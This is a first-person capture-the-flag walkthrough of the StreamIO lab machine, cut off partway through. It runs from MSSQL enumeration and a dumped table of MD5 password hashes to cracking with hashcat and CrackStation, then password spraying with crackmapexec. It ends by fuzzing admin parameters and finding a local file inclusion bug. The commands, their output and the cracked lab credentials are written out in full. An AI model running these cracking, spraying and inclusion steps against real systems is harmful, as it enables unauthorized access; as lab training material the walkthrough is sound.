I enumerate the database first.





It is running

- MSSQL on SQL Server 2019
- database user is *db_user*


list databases

3 databases stand up


- STREAMIO
- streamio_backup
- tempdb

STREAMIO db


I list tables.



I check *users* table.



Dump *users*




These are the followings

```
admin:665a50ac9eaa781e4f7f04199db97a11
Alexendra:1c2b3d8270321140e5153f6637d3ee53
Austin:0049ac57646627b8d7aeaccf8b6a936f
Barbra:3961548825e3e21df5646cafe11c6c76
Barry:54c88b2dbd7b1a84012fabc1a4c73415
Baxter:22ee218331afd081b0dcd8115284bae3
Bruno:2a4e2cf22dd8fcb45adcb91be1e22ae8
Carmon:35394484d89fcfdb3c5e447fe749d213
Clara:ef8f3d30a856cf166fb8215aca93e9ff
Diablo:ec33265e5fc8c2f1b0c137bb7b3632b5
Garfield:8097cedd612cc37c29db152b6e9edbd3
Gloria:0cfaaaafb559f081df2befbe66686de0
James:c660060492d9edcaa8332d89c99c9239
Juliette:6dcd87740abb64edfa36d170f0d5450d
Lauren:08344b85b329d7efd611b7a7743e8a09
Lenord:ee0b8a0937abd60c2882eacb2f8dc49f
Lucifer:7df45a9e3de3863807c026ba48e55fb3
Michelle:b83439b16f844bd6ffe35c02fe21b3c0
Oliver:fd78db29173a5cf701bd69027cb9bf6b
Robert:f03b910e2bd0313a23fdd7575f34a694
Robin:dc332fb5576e9631c9dae83f194f8e70
Sabrina:f87d3c0d6c8fd686aacc6627f1f493a5
Samantha:083ffae904143c4796e464dac33c1f7d
```

```
Stan:384463526d288edcc95fc3701e523bc7
Thane:3577c47eb1e12c8ba021611e1280753c
Theodore:925e5408ecb67aea449373d668b7359e
Victor:bf55e15b119860a6e6b5a164377da719
Victoria:b22abb47a02b52d5dfa27fb0b534f693
William:d62be0dc82071bccc1322d64ec5b6c51
yoshihide:b779ba15cedfd22a023c4d8bcf5f2332
```

kerbrute

I check which user exists among all, and only one exists *yoshihide*.



crack passwords

hashcat failed to crack all passwords, however I managed to crack some on crackstation.

```
ghost@localhost [00:27:23] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % hashcat hashes.txt -O /usr/share/wordlists/rockyou.txt -m 0
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz, 6867/13799 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 30 digests; 30 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

INFO: Removed 12 hashes found as potfile entries.

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.txt
Time.Started.....: Sat Jan 14 00:28:35 2023 (3 secs)
Time.Estimated...: Sat Jan 14 00:28:38 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5744.8 kH/s (0.83ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 12/30 (40.00%) Digests (total), 0/30 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 3094/14344385 (0.02%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[21217265626f756e642121] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 57c Util: 65%

Started: Sat Jan 14 00:28:35 2023
Stopped: Sat Jan 14 00:28:40 2023
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
665a50ac9eaa781e4f7f04199db97a11
1c2b3d8270321140e5153f6637d3ee53
0049ac57646627b8d7aeaccf8b6a936f
3961548825e3e21df5646cafe11c6c76
54c88b2dbd7b1a84012fabc1a4c73415
22ee218331afd081b0dcd8115284bae3
2a4e2cf22dd8fcb45adcb91be1e22ae8
35394484d89fcfdb3c5e447fe749d213
ef8f3d30a856cf166fb8215aca93e9ff
ec33265e5fc8c2f1b0c137bb7b3632b5
8097cedd612cc37c29db152b6e9edbd3
0cfaaaafb559f081df2befbe66686de0
```


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
665a50ac9eaa781e4f7f04199db97a11	md5	paddpadd
1c2b3d8270321140e5153f6637d3ee53	Unknown	Not found.
0049ac57646627b8d7aeaccf8b6a936f	Unknown	Not found.
3961548825e3e21df5646cafe11c6c76	Unknown	Not found.
54c88b2dbd7b1a84012fabc1a4c73415	md5	$hadoW
22ee218331afd081b0dcd8115284bae3	Unknown	Not found.
2a4e2cf22dd8fcb45adcb91be1e22ae8	md5	$monique$1991$
35394484d89fcfdb3c5e447fe749d213	Unknown	Not found.
ef8f3d30a856cf166fb8215aca93e9ff	md5	%$clara
ec33265e5fc8c2f1b0c137bb7b3632b5	Unknown	Not found.
8097cedd612cc37c29db152b6e9edbd3	Unknown	Not found.
0cfaaaafb559f081df2befbe66686de0	Unknown	Not found.
c660060492d9edcaa8332d89c99c9239	Unknown	Not found.
6dcd87740abb64edfa36d170f0d5450d	md5	$3xybitch
08344b85b329d7efd611b7a7743e8a09	md5	##123a8j8w5123##
ee0b8a0937abd60c2882eacb2f8dc49f	md5	physics69i
7df45a9e3de3863807c026ba48e55fb3	Unknown	Not found.
b83439b16f844bd6ffe35c02fe21b3c0	md5	!?Love?!123
fd78db29173a5cf701bd69027cb9bf6b	Unknown	Not found.
f03b910e2bd0313a23fdd7575f34a694	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

user list so far (summary)

These are list of users I managed to crack.

```
admin:paddpadd
Barry:$hadoW
Bruno:$monique$1991$
Clara:%$clara
Juliette:$3xybitch
Lauren:##123a8j8w5123##
Lenord:physics69i
Michelle:!?Love?!123
Sabrina:!!sabrina$
Thane:highschoolmusical
Victoria:!5psycho8!
yoshihide:66boysandgirls..
```

Among them these following users exists on system, but I try *crackmapexec* to test and password is wrong.

```
yoshihide:66boysandgirls..
```

yoshihide user (password spraying - failed)


```
ghost@localhost [00:38:40] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % crackmapexec smb 10.10.11.158 -u 'yoshihide' -p '66boysandgirls..'
SMB         10.10.11.158    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:66boysandgirls.. STATUS_LOGON_FAILURE

ghost@localhost [00:39:10] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ %
```

I try password spraying and also failed.


```
ghost@localhost [00:39:10] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % crackmapexec smb 10.10.11.158 -u yoshihide -p potential-passwords.txt --continue-on-success
SMB         10.10.11.158    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:paddpadd STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:$hadoW STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:$monique$1991$ STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:%$clara STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:$3xybitch STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:##123a8j8w5123## STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:physics69i STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:!?Love?!123 STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:!!sabrina$ STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:highschoolmusical STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:!5psycho8! STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:66boysandgirls.. STATUS_LOGON_FAILURE

ghost@localhost [00:40:40] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ %
```

StreamIO.HTB admin panel

I try all credentials from above and *yoshihide:66boysandgirls..* works.



Now I go to streamio.htb/admin and it works now.




There are 4 tabs

- https://streamio.htb/admin/?user=
- https://streamio.htb/admin/?staff=
- https://streamio.htb/admin/?movie=
- https://streamio.htb/admin/?message=

I try LFI/RFI, and all failed. May be there could be other parameters. So I use *wfuzz* to check.
I found a path *debug*.


```
ghost@localhost [01:08:13] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % wfuzz -u https://streamio.htb/admin/\?FUZZ\= -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H "Cookie: PHPSESSID=m91510qqh1okpu276ec2tj5ss3" --hh 1678
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://streamio.htb/admin/?FUZZ=
Total requests: 6453

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001575:   200        49 L     137 W      1712 Ch     "debug"
```

/?debug= (LFI)




I try LFI again and it seems to give different output.

- https://streamio.htb/admin/?debug=index.php




Now I try the following.

- https://streamio.htb/admin/?debug=master.php



Now I use PHP wrapper to read the file.

- https://gupta-bless.medium.com/exploiting-local-file-inclusion-lfi-using-php-wrapper-89904478b225



I decode to read the file.

```
ghost@localhost [01:17:05] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
